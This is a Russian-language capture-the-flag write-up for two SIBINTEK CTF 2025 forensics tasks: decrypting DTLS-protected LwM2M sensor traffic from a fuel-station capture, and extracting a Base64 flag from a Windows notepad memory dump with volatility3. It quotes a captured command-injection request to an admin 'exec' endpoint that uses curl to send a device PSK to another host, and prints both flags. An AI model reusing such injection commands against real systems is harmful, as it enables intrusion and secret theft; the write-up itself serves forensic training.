SIBINTEK CTF 2025

Задания

09.11.2025

Название: light weight baby

Категория: Network

Очки: динамическое начисление

Описание: Коллеги передали вам сетевые дампы с одного из удалённых объектов.
На АЗС установлены уровнемеры резервуаров, данные с которых уходят в диспетчерский центр. Параллельно замечены подозрительные действия в веб-интерфейсе обслуживающей системы.

В качестве ответа укажите: единицы измерения; минимальное измеренное значение; последнее измеренное значение.

Формат флага: Sibintek{string_float_float}
Флаг: Sibintek{cel_18.8_21.2}

01

Быстрый обзор дампов.
Сначала проверим, что за протоколы внутри каждого pcap.

```
…/test/files ❯ tshark -r traffic.pcap -q -z io,phs

===================================================================
Protocol Hierarchy Statistics
Filter:

frame                                    frames:184 bytes:19756
  sll                                    frames:184 bytes:19756
    ip                                   frames:184 bytes:19756
      tcp                                frames:184 bytes:19756
        http                             frames:16 bytes:3232
          data-text-lines                frames:6 bytes:1230
          urlencoded-form                frames:2 bytes:618
===================================================================

…/test/files ❯ tshark -r traffic2.pcap -q -z io,phs

===================================================================
Protocol Hierarchy Statistics
Filter:

frame                                    frames:50 bytes:5854
  sll                                    frames:50 bytes:5854
    ip                                   frames:50 bytes:5854
      udp                                frames:50 bytes:5854
        dtls                             frames:50 bytes:5854
```

Дампы без мусора на первый взгляд, во втором DTLS (Datagram Transport Layer Security), значит, потребуется ключ для расшифровки и доступа к полезной нагрузке. Сам ключ мы не получили, наверняка, для этого выдан `traffic.pcap` с веб-частью.

02

Поиск утечек/секретов в HTTP (`traffic.pcap`).
Изучаем HTTP потоки, находим следующий:

```
POST /admin/exec HTTP/1.1
Host: webapp:8088
User-Agent: curl/8.7.1
Accept: */*
Content-Length: 110
Content-Type: application/x-www-form-urlencoded

cmd=curl -s -X POST http://diag-sink:8081/api/v1/ingest -d id=level-sensor-001 -d key=7465737470736b3132333435
HTTP/1.1 200 OK
Server: Werkzeug/3.1.3 Python/3.11.14
Date: Mon, 27 Oct 2025 22:29:39 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 0
Connection: close
```

Злоумышленник через админку отправил запрос на `diag-sink:8081/api/v1/ingest`, в котором передал `id=level-sensor-001` и `key=7465737470736b3132333435`.


Что является identity (уникальное имя) и PSK, то есть тем самым ключом, который нужен, чтобы расшифровать DTLS трафик в Wireshark/tshark.

03


Расшифровка DTLS и анализ пакетов.


В Wireshark задаем PSK, полученный в прошлом пункте для DTLS по пути Preferences -> Protocols -> DTLS.

В результате получаем дешифрованный трафик LwM2M, к которому нам была предоставлена схема, описывающая объект.



10	0.012170	172.18.0.3	172.18.0.2	DTLSv1…	158 Client Key Exchange, Change Cipher Spec, Finished
11	0.012885	172.18.0.2	172.18.0.3	DTLSv1…	115 Change Cipher Spec, Finished
12	0.012896	172.18.0.2	172.18.0.3	DTLSv1…	115 Change Cipher Spec, Finished
13	0.015042	172.18.0.3	172.18.0.2	CoAP	205 CON, MID:61087, POST, TKN:c0 f3 c9 06 27 76 ef c8, /rd?b=U&lwm2n=1.1&lt=60&ep=sensor-001
14	0.015054	172.18.0.3	172.18.0.2	CoAP	205 CON, MID:61087, POST, TKN:c0 f3 c9 06 27 76 ef c8, /rd?b=U&lwm2n=1.1&lt=60&ep=sensor-001 [Retransmission]
15	0.015782	172.18.0.2	172.18.0.3	CoAP	103 ACK, MID:61087, 2.01 Created, TKN:c0 f3 c9 06 27 76 ef c8, /rd
16	0.015795	172.18.0.2	172.18.0.3	CoAP	103 ACK, MID:61087, 2.01 Created, TKN:c0 f3 c9 06 27 76 ef c8, /rd
17	3.022448	172.18.0.3	172.18.0.2	CoAP	103 CON, MID:61088, POST, TKN:18 f2 2e 3d 50 e8 91 64, /rd/J2KyN6xc3g
18	3.022459	172.18.0.3	172.18.0.2	CoAP	103 CON, MID:61088, POST, TKN:18 f2 2e 3d 50 e8 91 64, /rd/J2KyN6xc3g [Retransmission]
19	3.022924	172.18.0.2	172.18.0.3	CoAP	89 ACK, MID:61088, 2.04 Changed, TKN:18 f2 2e 3d 50 e8 91 64, /rd/J2KyN6xc3g
20	3.022935	172.18.0.2	172.18.0.3	CoAP	89 ACK, MID:61088, 2.04 Changed, TKN:18 f2 2e 3d 50 e8 91 64, /rd/J2KyN6xc3g
21	5.213344	172.18.0.2	172.18.0.3	CoAP	102 CON, MID:57936, GET, TKN:49 14 a2 64 99 59 19 22, /3303/0/5700
22	5.213359	172.18.0.2	172.18.0.3	CoAP	102 CON, MID:57936, GET, TKN:49 14 a2 64 99 59 19 22, /3303/0/5700 [Retransmission]
23	5.219744	172.18.0.3	172.18.0.2	CoAP	107 ACK, MID:57936, 2.05 Content, TKN:49 14 a2 64 99 59 19 22, /3303/0/5700
24	5.219758	172.18.0.3	172.18.0.2	CoAP	107 ACK, MID:57936, 2.05 Content, TKN:49 14 a2 64 99 59 19 22, /3303/0/5700
25	5.477211	172.18.0.2	172.18.0.3	CoAP	99 CON, MID:57937, GET, TKN:7c 9c 54 d7 57 91 44 06, /3303/0
26	5.477223	172.18.0.2	172.18.0.3	CoAP	99 CON, MID:57937, GET, TKN:7c 9c 54 d7 57 91 44 06, /3303/0 [Retransmission]
27	5.479437	172.18.0.3	172.18.0.2	CoAP	135 ACK, MID:57937, 2.05 Content, TKN:7c 9c 54 d7 57 91 44 06, /3303/0
28	5.479447	172.18.0.3	172.18.0.2	CoAP	135 ACK, MID:57937, 2.05 Content, TKN:7c 9c 54 d7 57 91 44 06, /3303/0
29	5.691390	172.18.0.3	172.18.0.2	CoAP	107 NON, MID:61089, 2.05 Content, TKN:49 14 a2 64 99 59 19 22, /3303/0/5700







Из схемы мы знаем, куда смотреть и что искать, а именно: 3303 - наш объект, температурный сенсор, у него один экземпляр (0), он имеет несколько полей, но нам нужно найти значения единиц измерения (`5700 Sensor Units`), минимальной зафиксированной температуры (`5601 Min Measured Units`) и последнего значения в целом (`5701 Sensor Value` в нужный момент времени).

LwM2M построен с учетом концепции REST, и для управления ресурсами использует привычные методы, к примеру: Read (GET) - чтение значения; Write (PUT/POST) - изменение значения; Execute (POST) - выполнение действия на устройстве.

Значит, нам нужно найти последний запрос на чтение (GET) к ресурсу `3303/0` и прочитать значения в ответе.



Отсюда мы берем минимальное значение (`18.8`) и единицы измерения (`cel`).А далее перемещаемся к предпоследнему пакету, чтобы узнать актуальное значение температуры (`21.2`) (в этом пакете конкретно было запрошено значение сенсора).



Теперь можем собрать флаг по формату и отправить.

04

Применение в реальной жизни.

LwM2M/CoAP с DTLS и ошибки управления секретами (общий или вшитый PSK, хранение в окружении).

Компрометация обслуживающих веб-узлов (командные инъекции в диагностических панелях).

Расшифровка DTLS по PSK, анализ LwM2M, извлечение технологических значений.

Название: notepad

Очки: динамическое начисление

Описание: Мы получили снимок памяти с машины злоумышленника, на которого вышли после взлома сайта АЗС, возможно, вы найдете там украденные данные. Флаг закодирован в Base64.

Флаг: Sibintek{st0l3n_d4ta_1n_m3m0ry}

01

Полученный файл сжат при помощи gzip, распакуем, используя команду, любой архиватор или утилиту gzip: `gzip -d memory.dmp.gz`

На выходе получаем memory.dmp. Кратко изучим полученный файл, чтобы понимать с чем работаем. Использовав команду file, подтверждаем, что перед нами дамп памяти, а в дополнение узнаём, что он от Windows:

```
…/memory_dumps/notepad ❯ file memory.dmp
memory.dmp: MS Windows 64bit crash dump, version 15.19044, 2 processors, DumpType (0x1),
524045 pages
```

Обратите внимание, что использованные ID процессов могут отличаться, но суть остаётся той же.

Приступим к анализу, используя volatility3, подойдет и вторая версия. Проверим, что всё работает, и мы не ошиблись, вызвав базовый плагин для работы с Windows дампами - `windows.info`.

```
…/memory_dumps/notepad ❯ vol -f memory.dmp windows.info
Volatility 3 Framework 2.11.0
Progress:  100.00               PDB scanning finished
Variable        Value

Kernel Base     0xf80276217000
DTB     0x1ad000
Symbols file:///usr/lib/python3.13/site-packages/volatility3/symbols/windows/ntkrnlmp.pdb
/9F65CD18C2F36F88B2D0CE8A7BFE2BB7-1.json.xz
Is64Bit True
IsPAE   False
layer_name      0 WindowsIntel32e
memory_layer    1 WindowsCrashDump64Layer
base_layer      2 FileLayer
KdVersionBlock  0xf80276e26400
Major/Minor     15.19041
MachineType     34404
KeNumberProcessors      2
SystemTime      2025-10-01 13:19:57+00:00
NtSystemRoot    C:\Windows
NtProductType   NtProductWinNt
NtMajorVersion  10
NtMinorVersion  0
PE MajorOperatingSystemVersion  10
PE MinorOperatingSystemVersion  0
PE Machine      34404
PE TimeDateStamp        Fri Dec 26 20:27:08 2003
```

Изучив краткое, но довольно ёмкое описание, приходим к выводу, что неплохо было бы сначала изучить список процессов, активных во время захвата памяти. Для этого используем плагин `windows.pslist`:

Действительно, среди базовых процессов Windows оказался и блокнот, так как дополнительной информации у нас нет, предположим, что флаг находился внутри открытого файла, поэтому сдампим память блокнота и поищем там. Однако есть нюансы. Изучим помощь в пользовании `pslist`:

```
…/memory_dumps/notepad ✗ vol -f memory.dmp windows.pslist --help
Volatility 3 Framework 2.11.0
usage: volatility windows.pslist.PsList [-h] [--physical] [--pid [PID ...]] [--dump]

Lists the processes present in a particular windows memory image.

options:
  -h, --help       show this help message and exit
  --physical       Display physical offsets instead of virtual
  --pid [PID ...]  Process ID to include (all other processes are excluded)
  --dump           Extract listed processes
```

02

При помощи этого плагина можно дампить процессы, но будет получен дамп только исходного исполняемого файла `notepad.exe`:

```
…/memory_dumps/notepad ❯ vol -f memory.dmp windows.pslist --dump --pid 3572
Volatility 3 Framework 2.11.0
Progress:  100.00               PDB scanning finished
PID     PPID    ImageFileName   Offset(V)       Threads Handles SessionId       Wow64   C
reateTime       ExitTime        File output

3572    5084    notepad.exe     0xaf8ee8f60080  6       -       1       False   2025-10-0
1 13:19:50.000000 UTC   N/A     3572.notepad.exe.0x7ff7ed730000.dmp

…/memory_dumps/notepad ❯ ls
Permissions Size User Date Modified Name
.rw-------  229k rcsi  6 Oct 20:22  3572.notepad.exe.0x7ff7ed730000.dmp
.rw-r--r--  2.1G rcsi  1 Oct 16:20  memory.dmp
```

```
…/memory_dumps/notepad ❯ file 3572.notepad.exe.0x7ff7ed730000.dmp
3572.notepad.exe.0x7ff7ed730000.dmp: PE32+ executable for MS Windows 10.00 (GUI), x86-64,
 7 sections
```

Чтобы получить дамп всех областей памяти, связанных с процессом, необходимо обратиться к плагину `windows.memmap`:

```
…/memory_dumps/notepad ❯ vol -f memory.dmp windows.memmap --help
Volatility 3 Framework 2.11.0
usage: volatility windows.memmap.Memmap [-h] [--pid PID] [--dump]

Prints the memory map

options:
  -h, --help  show this help message and exit
  --pid PID   Process ID to include (all other processes are excluded)
  --dump      Extract listed memory segments
```

Принимает такие же аргументы, как и `pslist` для дампа:

```
vol -f memory.dmp windows.memmap --pid 3572 --dump
```

На выходе уже куда более увесистый файл без явных сигнатур:

```
.rw-------  373M rcsi  4 Oct 18:18  pid.3572.dmp

…/memory_dumps/notepad ❯ file pid.3572.dmp
pid.3572.dmp: data
```

03

Искать флаг нужно в Base64. Есть несколько подходов, которые можно использовать. Рассмотрим пару, основывающихся на том, что обертка флага - Sibintek{}.

В первом случае можно выделить только печатные символы из файла, чтобы избежать вмешательства нечитаемых данных, при помощи `strings` и, используя `grep` с регулярным выражением, найти начало обертки, закодированное в Base64:

```
rcsi@HOME-PC:~$ strings pid.4972.dmp | grep "U2lia"
U2liaW50ZWt7c3QwbDNuX2Q0dGFfMW5fbTNtMHJ5fQ==
```

Либо же перебрать все возможные строки, похожие на Base64 в цикле и среди них найти строку, содержащую нашу обёртку.

Для этого так же выделим печатные символы, но в этот раз зададим регулярное выражение для всевозможных символов Base64, длиной, к примеру, 16, это довольно безопасный выбор, ведь мы не знаем настоящей длины. Далее передаем вывод в цикл, где переберем каждую строку и проверим её на декод во флаг:

```
Found: U2liaW50ZWt7c3QwbDNuX2Q0dGFfMW5fbTNtMHJ5fQ==
```

Переводим из Base64 и получаем ответ:

```
rcsi@HOME-PC:~$ echo "U2liaW50ZWt7c3QwbDNuX2Q0dGFfMW5fbTNtMHJ5fQ==" | base64 -d
Sibintek{st0l3n_d4ta_1n_m3m0ry}rcsi@HOME-PC:~$
```

Использованная команда:

```
strings pid.3572.dmp | grep -E "[A-Za-z0-9+/]{16,}={0,2}" | while
read line; do
    echo "$line" | base64 -d 2>/dev/null | grep -q "Sibintek{" &&
echo "Found: $line"
done
```